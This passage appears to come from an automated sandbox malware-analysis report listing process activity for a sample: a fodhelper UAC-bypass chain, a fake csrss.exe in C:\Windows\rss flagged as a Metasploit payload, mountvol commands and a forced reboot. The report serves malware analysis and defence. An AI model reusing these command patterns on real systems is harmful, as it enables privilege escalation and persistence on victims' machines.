File size:	15360 bytes
MD5 hash:	5C11B99E6D41403031CD946255E8A353
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 3012 Parent PID: 5656

General

Start time:	01:57:26
Start date:	11/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 7140 Parent PID: 1240

General

Start time:	01:57:26
Start date:	11/11/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false

Commandline:	C:\Windows\Sysnative\cmd.exe /C fodhelper
Imagebase:	0x7ff64bd60000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

File Activities Show Windows behavior

Analysis Process: mountvol.exe PID: 2224 Parent PID: 3192

General

Start time:	01:57:27
Start date:	11/11/2021
Path:	C:\Windows\SysWOW64\mountvol.exe
Wow64 process (32bit):	true
Commandline:	mountvol B: /d
Imagebase:	0x900000
File size:	15360 bytes
MD5 hash:	5C11B99E6D41403031CD946255E8A353
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 5580 Parent PID: 7140

General

Start time:	01:57:27
Start date:	11/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: fodhelper.exe PID: 6256 Parent PID: 7140

General

Start time:	01:57:27
Start date:	11/11/2021
Path:	C:\Windows\System32\fodhelper.exe
Wow64 process (32bit):	false
Commandline:	fodhelper
Imagebase:	0x7ff7a9b10000
File size:	46080 bytes
MD5 hash:	1D1F9E564472A9698F1BE3F9FEB9864B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 5800 Parent PID: 2224

General

Start time:	01:57:27
Start date:	11/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: fodhelper.exe PID: 5776 Parent PID: 7140

General

Start time:	01:57:28
Start date:	11/11/2021
Path:	C:\Windows\System32\fodhelper.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\system32\fodhelper.exe"
Imagebase:	0x7ff7a9b10000
File size:	46080 bytes
MD5 hash:	1D1F9E564472A9698F1BE3F9FEB9864B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: mountvol.exe PID: 5784 Parent PID: 3192

General

Start time:	01:57:28
Start date:	11/11/2021
Path:	C:\Windows\SysWOW64\mountvol.exe
Wow64 process (32bit):	true
Commandline:	mountvol B: /s
Imagebase:	0x900000
File size:	15360 bytes
MD5 hash:	5C11B99E6D41403031CD946255E8A353
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: csrss.exe PID: 3016 Parent PID: 3352

General

Start time:	01:57:29
Start date:	11/11/2021
Path:	C:\Windows\rss\csrss.exe
Wow64 process (32bit):	true

Commandline:	"C:\Windows\rss\csrss.exe"
Imagebase:	0x400000
File size:	4520488 bytes
MD5 hash:	14C0D8425930CCEC0566B04864A05670
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_MetasploitPayload_3, Description: Yara detected Metasploit Payload, Source: 00000022.00000003.354921763.000000000638A000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_MetasploitPayload_3, Description: Yara detected Metasploit Payload, Source: 00000022.00000002.388262330.0000000005700000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_MetasploitPayload_3, Description: Yara detected Metasploit Payload, Source: 00000022.00000002.377614000.0000000000400000.00000040.00020000.sdmp, Author: Joe Security

Analysis Process: conhost.exe PID: 1956 Parent PID: 5784

General

Start time:	01:57:29
Start date:	11/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: mountvol.exe PID: 7104 Parent PID: 3192

General

Start time:	01:57:30
Start date:	11/11/2021
Path:	C:\Windows\SysWOW64\mountvol.exe
Wow64 process (32bit):	true
Commandline:	mountvol B: /d
Imagebase:	0x900000
File size:	15360 bytes
MD5 hash:	5C11B99E6D41403031CD946255E8A353
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: fodhelper.exe PID: 6016 Parent PID: 7140

General

Start time:	01:57:33
Start date:	11/11/2021
Path:	C:\Windows\System32\fodhelper.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\system32\fodhelper.exe"
Imagebase:	0x7ff7a9b10000

File size:	46080 bytes
MD5 hash:	1D1F9E564472A9698F1BE3F9FEB9864B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 5108 Parent PID: 7104

General

Start time:	01:57:34
Start date:	11/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: csrss.exe PID: 5360 Parent PID: 6016

General

Start time:	01:57:35
Start date:	11/11/2021
Path:	C:\Windows\rss\csrss.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\rss\csrss.exe"
Imagebase:	0x400000
File size:	4520488 bytes
MD5 hash:	14C0D8425930CCEC0566B04864A05670
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_MetasploitPayload_3, Description: Yara detected Metasploit Payload, Source: 0000002A.00000002.376433226.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_MetasploitPayload_3, Description: Yara detected Metasploit Payload, Source: 0000002A.00000003.364603703.000000000638A000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_MetasploitPayload_3, Description: Yara detected Metasploit Payload, Source: 0000002A.00000002.387983179.0000000005700000.00000040.00000001.sdmp, Author: Joe Security

Analysis Process: shutdown.exe PID: 5384 Parent PID: 3192

General

Start time:	01:57:36
Start date:	11/11/2021
Path:	C:\Windows\SysWOW64\shutdown.exe
Wow64 process (32bit):	true
Commandline:	shutdown -r -t 5
Imagebase:	0xf0000
File size:	23552 bytes

MD5 hash:	E2EB9CC0FE26E28406FB6F82F8E81B26
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 6932 Parent PID: 5384

General

Start time:	01:57:37
Start date:	11/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 4400 Parent PID: 3016

General

Start time:	01:57:37
Start date:	11/11/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Sysnative\cmd.exe /C fodhelper
Imagebase:	0x7ff64bd60000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 3212 Parent PID: 4400

General

Start time:	01:57:38
Start date:	11/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: fodhelper.exe PID: 2528 Parent PID: 4400

General

Start time:	01:57:38
Start date:	11/11/2021
Path:	C:\Windows\System32\fodhelper.exe
Wow64 process (32bit):	false
Commandline:	fodhelper
Imagebase:	0x7ff7a9b10000
File size:	46080 bytes
MD5 hash:	1D1F9E564472A9698F1BE3F9FEB9864B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: fodhelper.exe PID: 3932 Parent PID: 4400

General

Start time:	01:57:39
Start date:	11/11/2021
Path:	C:\Windows\System32\fodhelper.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\system32\fodhelper.exe"
Imagebase:	0x7ff7a9b10000
File size:	46080 bytes
MD5 hash:	1D1F9E564472A9698F1BE3F9FEB9864B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: csrss.exe PID: 916 Parent PID: 7108

General

Start time:	01:57:40
Start date:	11/11/2021
Path:	C:\Windows\rss\csrss.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\rss\csrss.exe
Imagebase:	0x400000
File size:	4520488 bytes
MD5 hash:	14C0D8425930CCEC0566B04864A05670
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_MetasploitPayload_3, Description: Yara detected Metasploit Payload, Source: 00000032.00000003.393407437.000000000638A000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_MetasploitPayload_3, Description: Yara detected Metasploit Payload, Source: 00000032.00000002.398055163.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_MetasploitPayload_3, Description: Yara detected Metasploit Payload, Source: 00000032.00000002.402547208.0000000005700000.00000040.00000001.sdmp, Author: Joe Security

Disassembly

Code Analysis